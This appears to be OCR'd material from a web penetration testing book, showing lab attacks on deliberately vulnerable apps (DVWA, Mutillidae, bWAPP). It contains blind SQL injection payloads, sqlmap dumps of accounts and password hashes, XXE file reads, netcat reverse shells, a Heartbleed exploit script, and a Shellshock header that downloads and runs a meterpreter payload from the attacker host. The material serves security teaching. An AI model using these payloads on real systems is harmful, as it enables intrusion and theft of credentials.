56	http://192.168.56.11	GET	/dvwa/vulnerabilities/sqli/	
57	http://192.168.56.11	GET	/dvwa/vulnerabilities/sqli?id=1%27+and+1%3Dchar length%28current user%28%29%29+and+%271...	✓
58	http://192.168.56.11	GET	http://192.168.56.11/dvwa/vu...+%271%27%3D%271&Submit=Submit	
59	http://192.168.56.11	GET	Add to scope	
60	http://192.168.56.11	GET	Spider from here	✓
61	http://192.168.56.11	GET	Do an active scan	
62	http://192.168.56.11	GET	Do a passive scan	
63	http://192.168.56.11	GET		

Request	Response
Raw	Params
Headers	Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+and+1%3Dchar length%28current user%28%29%29+and+%271...
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linu
Accept: text/html,application/xhtm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa
Cookie: security=low; BEEFH00K=edF
PHPSESSID=v0jskelrblvdec9ck0pponfa
Connection: close
Upgrade-Insecure-Requests: 1
```

submit=Submit HTTP/1.1

YuqbeMd;

Attack type: Sniper

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+and+$1$%3Dchar_length%28current_user%28%29%29+and+%271%27%3D%271&Submit=Submit HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/sqli/
Cookie: security=low; BEEFH00K=edF198r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=v0jkselrblvdec9ck0pponfat4
Connection: close
Upgrade-Insecure-Requests: 1
```

### ? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 15

Payload type:  Request count: 15

### ? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

#### Number range

Type:  Sequential  Random

From:

To:

Step:

**Grep - Match**

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste    First name

Load ...

Remove

Clear

Add

Match type:  Simple string  
 Regex

Case sensitive match  
 Exclude HTTP headers

Request	Payload	Status	Error	Timeout	Length	First name
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	5326	<input checked="" type="checkbox"/>
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>

## Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/sqli/?id=1'+and+current_user()+like+'$a$%'&Submit=Submit HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/sqli/
Cookie: security=low;
BEEFH00K=edF198r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=v0jskelrblvdec9ck0pponfat4
Connection: close
Upgrade-Insecure-Requests: 1
```

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	First na...
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	5309	<input checked="" type="checkbox"/>
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	First na...
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	5310	<input checked="" type="checkbox"/>
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>

Request	Payload	Status	Error	Timeout	Length	First na...	Comment
28	#	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>	
29	%	200	<input type="checkbox"/>	<input type="checkbox"/>	5314	<input checked="" type="checkbox"/>	
30	@	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>	
31	+	200	<input type="checkbox"/>	<input type="checkbox"/>	5225	<input type="checkbox"/>	

Request    Response

Raw    Headers    Hex    HTML    Render

```

<input type="submit" name="Submit" value="Submit">
</form>

<pre>ID: 1' and current_user() like 'dvwa@%<br>First name: admin<br>Surname: admin</pre>

</div>

```

## Vulnerability: SQL Injection (Blind)

User ID:


 

ID: 1' and current\_user()='dvwa@%  
 First name: admin  
 Surname: admin

```

root@kali:~# sqlmap -u "http://192.168.56.11/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username --current-user --current-db

```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```

```

[*] starting at 08:35:54

```

```
---
[08:51:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[08:51:24] [INFO] fetching current user
current user:      'mutillidae@%'
[08:51:24] [INFO] fetching current database
current database:  'nowasp'
[08:51:24] [INFO] testing if current user is DBA
[08:51:24] [INFO] fetching current user
[08:51:25] [WARNING] reflective value(s) found and filtering out
current user is DBA:      True
[08:51:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.11'

[*] shutting down at 08:51:25
```

```
[09:15:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[09:15:03] [INFO] fetching tables for database: 'nowasp'
[09:15:04] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
| youtubevideos
+-----+
```

```
Database: nowasp
Table: accounts
[24 entries]
```

cid	username	lastname	is_admin	password	firstname	mysignature
1	admin	Administrator	TRUE	admin	System	g0t r00t?
2	adrian	Crenshaw	TRUE	somepassword	Adrian	Zombie Films Rock!
3	john	Pentest	FALSE	monkey	John	I like the smell of confunk
4	jeremy	Druin	FALSE	password	Jeremy	d1373 1337 speak
5	bryce	Galbraith	FALSE	password	Bryce	I Love SANS
6	samurai	WTF	FALSE	samurai	Samurai	Carving fools
7	jim	Rome	FALSE	password	Jim	Rome is burning
8	bobby	Hill	FALSE	password	Bobby	Hank is my dad
9	simba	Lion	FALSE	password	Simba	I am a super-cat
10	dreveil	Evil	FALSE	password	Dr.	Preparation H
11	scotty	Evil	FALSE	password	Scotty	Scotty do
12	cal	Calipari	FALSE	password	John	C-A-T-S Cats Cats Cats
13	john	Wall	FALSE	password	John	Do the Duggie!
14	kevin	Johnson	FALSE	42	Kevin	Doug Adams rocks
15	dave	Kennedy	FALSE	set	Dave	Bet on S.E.T. FTW
16	patches	Pester	FALSE	tortoise	Patches	meow
17	rocky	Paws	FALSE	stripes	Rocky	treats?
18	tim	Tomes	FALSE	lanmaster53	Tim	Because reconnaissance is hard to spell
19	ABaker	Baker	TRUE	SoSecret	Aaron	Muffin tops only
20	PPan	Pan	FALSE	NotTelling	Peter	Where is Tinker?

database management system users password hashes:

```
[*] bricks [1]:
password hash: *255195939290DC6D228944BCC682D2427DA57E21
clear-text password: bricks

[*] bwapp [1]:
password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
clear-text password: bwapp

[*] citizens [1]:
password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4

[*] cryptomg [1]:
password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
clear-text password: cryptomg

[*] debian-sys-maint [1]:
password hash: *75F15FF5C9F06A7221FEB017724554294E40A327

[*] dvwa [1]:
password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
clear-text password: dvwa
```



```

[09:01:40] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[09:02:56] [INFO] fetching SQL query output: '@@version'
[09:02:58] [WARNING] reflective value(s) found and filtering out
@@version: '5.1.41-3ubuntu12.6-log'
sql-shell> show databases;
[09:04:23] [INFO] fetching SQL SELECT statement query output: 'show databases'
[09:04:24] [WARNING] something went wrong with full UNION technique (could be because of limitation on
retrieved number of entries)
show databases; [1]:

sql-shell> select * from information_schema.schemata;
[09:05:10] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.schemat
a'
[09:05:10] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names i
tself
[09:05:10] [INFO] fetching columns for table 'schemata' in database 'information schema'
[09:05:12] [INFO] the query with expanded column name(s) is: SELECT CATALOG_NAME, DEFAULT_CHARACTER_SET
_NAME, DEFAULT_COLLATION_NAME, SCHEMA_NAME, SQL_PATH FROM information_schema.schemata
select * from information_schema.schemata; [34]:
[*] , utf8, utf8_general_ci, information_schema,
[*] , latin1, latin1_swedish_ci, .svn,
[*] , latin1, latin1_swedish_ci, bricks,
[*] , latin1, latin1_swedish_ci, bwapp,
[*] , latin1, latin1_swedish_ci, citizens,

```

<p><b>XML Submitted</b></p> <pre>&lt;somexml&gt;&lt;message&gt;Hello World&lt;/message&gt;&lt;/somexml&gt;</pre>
<p><b>Text Content Parsed From XML</b></p> <p>Hello World</p>

<p><b>XML Submitted</b></p> <pre>&lt;!DOCTYPE person [ &lt;!ELEMENT person ANY&gt; &lt;!ENTITY person "Mr Bob"&gt; ]&gt; &lt;somexml&gt;&lt;message&gt;Hello World &amp;person; &lt;/message&gt;&lt;/somexml&gt;</pre>
<p><b>Text Content Parsed From XML</b></p> <p>Hello World Mr Bob</p>

---

### XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "file:///etc/passwd"> ]> <somexml>
<message>Hello World &fileEntity;</message></somexml>
```

### Text Content Parsed From XML

```
Hello World root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var
/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:
/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware
abstraction layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:
/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
```

### XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "http://192.168.56.102
/dwa/hackable/uploads/webshell.php?cmd=/sbin/ifconfig"> ]> <somexml><message>Hello World &fileEntity;
</message></somexml>
```

### Text Content Parsed From XML

```
Hello World eth0 Link encap:Ethernet HWaddr 08:00:27:3f:c5:c4 inet addr:192.168.56.102
Bcast:192.168.56.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link UP
BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:592 errors:0 dropped:0
overruns:0 frame:0 TX packets:648 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:1000 RX bytes:111268 (111.2 KB) TX bytes:322831 (322.8 KB) Interrupt:10 Base
address:0xd020 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr:
::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:2008 errors:0
dropped:0 overruns:0 frame:0 TX packets:2008 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0 RX bytes:322155 (322.1 KB) TX bytes:322155 (322.1 KB)
```

---

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.197 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.894 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.274 ms  
  
--- 192.168.56.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.197/0.455/0.894/0.312 ms
```

### Ping for FREE

Enter an IP address below:

```
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.309 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.479 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.460 ms  
  
--- 192.168.56.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.309/0.416/0.479/0.076 ms  
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
```

### Ping for FREE

Enter an IP address below:

```
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
```

---

## Ping for FREE

Enter an IP address below:

`/bin/nc`  
`/bin/nc.openbsd`  
`/bin/nc.traditional`

```
root@kali:~# nc -lvp 1691
listening on [any] 1691 ...
connect to [192.168.56.10] from owaspbwa [192.168.56.11] 60155
uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7a:dc:67
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:dc67/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18454 (18.4 KB)  TX bytes:39386 (39.3 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26321 (26.3 KB)  TX bytes:26321 (26.3 KB)
```

---

# Chapter 7: Exploiting Platform Vulnerabilities

```
root@kali:~# sslscan 192.168.56.12:8443
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 192.168.56.12


Testing SSL server 192.168.56.12 on port 8443 using SNI name 192.168.56.12

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled

Heartbleed:
TLS 1.2 vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
```



```
root@kali:~# searchsploit heartbleed
-----
Exploit Title | Type | Language | Platform | Path
-----|-----|-----|-----|-----
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memor | exploits/multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information | exploits/multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information | exploits/multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Discl | exploits/multiple/remote/32745.py
-----
Shellcodes: No Result
```

---

```
root@kali:~# cat /usr/share/exploitdb/exploits/multiple/remote/32764.py
# Exploit Title: [OpenSSL TLS Heartbeat Extension - Memory Disclosure - Multiple SSL/TLS versions]
# Date: [2014-04-09]
# Exploit Author: [Csaba Fitzl]
# Vendor Homepage: [http://www.openssl.org/]
# Software Link: [http://www.openssl.org/source/openssl-1.0.1f.tar.gz]
# Version: [1.0.1f]
# Tested on: [N/A]
# CVE : [2014-0160]

#!/usr/bin/env python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.
# Modified by Csaba Fitzl for multiple SSL / TLS version support

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
```

```

00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 0A 41 63 63 ....#.....Acc
00e0: 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E ept-Language: en
00f0: 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 0D 0A 41 63 -US,en;q=0.5..Ac
0100: 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 cept-Encoding: g
0110: 7A 69 70 2C 20 64 65 66 6C 61 74 65 2C 20 62 72 zip, deflate, br
0120: 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 73 ..Referer: https
0130: 3A 2F 2F 31 39 32 2E 31 36 38 2E 35 36 2E 31 32 ://192.168.56.12
0140: 3A 38 34 34 33 2F 62 57 41 50 50 2F 6C 6F 67 69 :8443/bWAPP/logi
0150: 6E 2E 70 68 70 0D 0A 43 6F 6F 6B 69 65 3A 20 50 n.php..Cookie: P
0160: 48 50 53 45 53 53 49 44 3D 31 33 33 32 63 36 36 HPSESSID=1332c66
0170: 30 61 35 64 37 64 35 35 61 30 33 66 63 33 31 31 0a5d7d55a03fc311
0180: 33 37 38 63 31 34 64 39 33 3B 20 73 65 63 75 72 378c14d93; secur
0190: 69 74 79 5F 6C 65 76 65 6C 3D 30 0D 0A 43 6F 6E ity_level=0..Con
01a0: 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C nection: keep-al
01b0: 69 76 65 0D 0A 55 70 67 72 61 64 65 2D 49 6E 73 ive..Upgrade-Ins
01c0: 65 63 75 72 65 2D 52 65 71 75 65 73 74 73 3A 20 ecore-Requests:
01d0: 31 0D 0A 0D 0A 2A 81 1C 02 9B EF 9A 5C EE 8B 30 1....*.....\..0
01e0: D5 E3 CF FC 12 2D 75 72 6C 65 6E 63 6F 64 65 64 .....-urlencoded
01f0: 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 ..Content-Length
0200: 3A 20 35 31 0D 0A 0D 0A 6C 6F 67 69 6E 3D 62 65 : 51....login=be
0210: 65 26 70 61 73 73 77 6F 72 64 3D 62 75 67 26 73 e&password=bug&s
0220: 65 63 75 72 69 74 79 5F 6C 65 76 65 6C 3D 30 26 ecurity_level=0&
0230: 66 6F 72 6D 3D 73 75 62 6D 69 74 41 8A 68 E6 AE form=submitA.h..

```

## / Shellshock Vulnerability (CGI) /

The version of Bash is vulnerable to the Bash/Shellshock bug! (**bee-box** only)

HINT: attack the referer header, and pwn this box...

*This is my first Bash script :)*

*Current user: www-data*

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
15	http://192.168.56.12	GET	/bWAPP/shellshock.php			200	13413	HTML
16	http://192.168.56.12	GET	/robots.txt			404	647	HTML
18	http://192.168.56.12	GET	/bWAPP/js/html5.js			200	2754	script
27	http://192.168.56.12	GET	/bWAPP/cgi-bin/shellshock.sh			200	531	HTML
31	http://192.168.56.12	GET	/bWAPP/fonts/architectsdaughter.ttf			200	43728	text

Request Response

Raw Headers Hex HTML Render

```

<p>HINT: attack the referer header, and pwn this box...</p>
<iframe frameborder="0" src="./cgi-bin/shellshock.sh" height="200" width="600" scrolling="no"></iframe>
</div>

```

Intercept HTTP history WebSockets history Options

Request to http://192.168.56.12:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

GET /bWAPP/shellshock.php HTTP/1.1
Host: 192.168.56.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: () { : }; echo "vulnerable:"
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=743b34e3b8dd9f5840a23488b477420d; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```



---

The screenshot shows a web proxy tool interface with the following elements:

- Navigation tabs: **Intercept** (selected), HTTP history, WebSockets history, Options.
- Response title: **Response from http://192.168.56.12:80/bWAPP/cgi-bin/shellshock.sh**
- Action buttons: **Forward**, **Drop**, **Intercept is on** (highlighted), **Action**.
- View options: **Raw** (selected), Headers, Hex, HTML, Render.
- Response body (Raw view):

```
HTTP/1.1 200 OK
Date: Sat, 21 Jul 2018 04:17:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
Vulnerable:
Connection: close
Content-Type: text/html
Content-Length: 288
< !DOCTYPE html >
```

Intercept
HTTP history
WebSockets history
Options

Response from http://192.168.56.12:80/bWAPP/cgi-bin/shellshock.sh

Forward
Drop
Intercept is on
Action

Raw
Headers
Hex

```

HTTP/1.1 200 OK
Date: Sat, 21 Jul 2018 04:18:41 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
Vulnerable: eth0      Link encap:Ethernet HWaddr 08:00:27:06:68:c5
      inet addr: 192.168.56.12 Bcast:192.168.56.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric:1
      RX packets: 1799 errors:0 dropped:0 overruns:0 frame:0
      TX packets: 1727 errors:0 dropped:0 overruns:0 carrier:0
      collisions: 0 txqueuelen:1000
      RX bytes: 278193 (271.6 KB) TX bytes:1952691 (1.8 MB)
      Base address: 0xd010 Memory:f0000000-f0020000
Connection: close
Content-Type: text/x-sh
Content-Length: 721

lo      Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MPU:16436 Metric:1
      RX packets:1360 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:210896 (205.9 KB) TX bytes:210896 (205.9 KB)
Content-type: text/html

<!DOCTYPE html>

```

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.56.12: inverse host lookup failed: Unknown host
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.12] 55597
whoami
www-data
uname -a
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1884 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1815 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:292073 (285.2 KB)  TX bytes:1976811 (1.8 MB)
          Base address:0xd010  Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:210896 (205.9 KB)  TX bytes:210896 (205.9 KB)
```

```
root@kali:~/webpentest# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.10
LPORT=4443 -f elf > cute_dolphin.bin
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
root@kali:~/webpentest# cp cute_dolphin.bin /var/www/html/
```

```

msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -

```

```

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      192.168.56.10   yes       The listen address
LPORT      4443             yes       The listen port

```

```

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

```

Go  < >
Target: http://192.168.56.12

### Request

Raw
Params
Headers
Hex

```

GET /bwapp/cgi-bin/shellshock.sh HTTP/1.1
Host: 192.168.56.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: () [ : ]; echo "Vulnerable:" $(/bin/sh -c
"/usr/bin/wget http://192.168.56.10/cute_dolphin.bin
-o /tmp/cute_dolphin.bin; ls -l
/tmp/cute_dolphin.bin")
Cookie: PHPSESSID=718753d46fc46cb364b84844c660bcd9;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

```

### Response

Raw
Headers
Hex
HTML
Render

```

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2018 13:33:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
 Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Vulnerable: -rwxr-xr-x 1 www-data www-data
207 Jul 22 15:09 /tmp/cute_dolphin.bin
Connection: close
Content-Type: text/html
Content-Length: 288

<!DOCTYPE html>
<html>
<head>
<link rel=stylesheet type=text/css
href=../stylesheets/stylesheet.css />
<title>bwapp - Shellshock Vulnerability
(CGI)</title>
</head>

```

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.10:4443
[*] Sending stage (857352 bytes) to 192.168.56.12
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.56.10:4443 -> 192.168.56.12:45540) at 2018-07-22 08:33:48 -0500

meterpreter > █
```

```
meterpreter > sysinfo
Computer      : 192.168.56.12
